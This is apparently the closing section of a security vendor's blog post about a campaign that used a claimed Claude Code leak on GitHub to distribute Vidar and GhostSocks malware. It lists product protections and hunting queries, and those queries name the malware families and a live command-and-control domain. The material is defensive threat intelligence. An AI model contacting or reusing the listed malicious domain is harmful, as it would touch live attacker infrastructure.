
TrendAI Vision One™ Web Reputation Services (WRS)

TrendAI Vision One™ is also blocking several known C&C servers and Disease Vector IPs and domains known to be associated with these exploits. Aside from that, verified malicious GitHub repositories and leak code download leaks are blocked as Illegal or Prohibited Content.

TrendAI Vision One™ Threat Intelligence Hub

TrendAI Vision One™ Threat Intelligence Hubproducts provides the latest insights on emerging threats and threat actors, exclusive strategic reports from TrendAI™ Research, and TrendAI Vision One™ Threat Intelligence Feed in the TrendAI Vision One™ platform.

Emerging Threats: Claude Code Leak Social Engineering and Malware Distribution via GitHubopen on a new tab



TrendAI Vision One™ Intelligence Reports (IOC Sweeping)

Claude Code Leak Social Engineering and Malware Distribution via GitHubopen on a new tab

Hunting Queries

TrendAI Vision One™ Search App

TrendAI Vision One™ customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Detects VIDAR and GHOSTSOCKS malware

malName: *VIDAR* OR *GHOSTSOCKS* and eventName: MALWARE_DETECTION

Detects VIDAR connection to C&C server

eventSubId:204 AND dst:("rti.cargomanbd.com")

More hunting queries are available for TrendAI Vision One™ with Threat Intelligence Hub entitlement enabled.

Indicators of Compromise (IOCs)

IOCs related to this campaign can be found here.
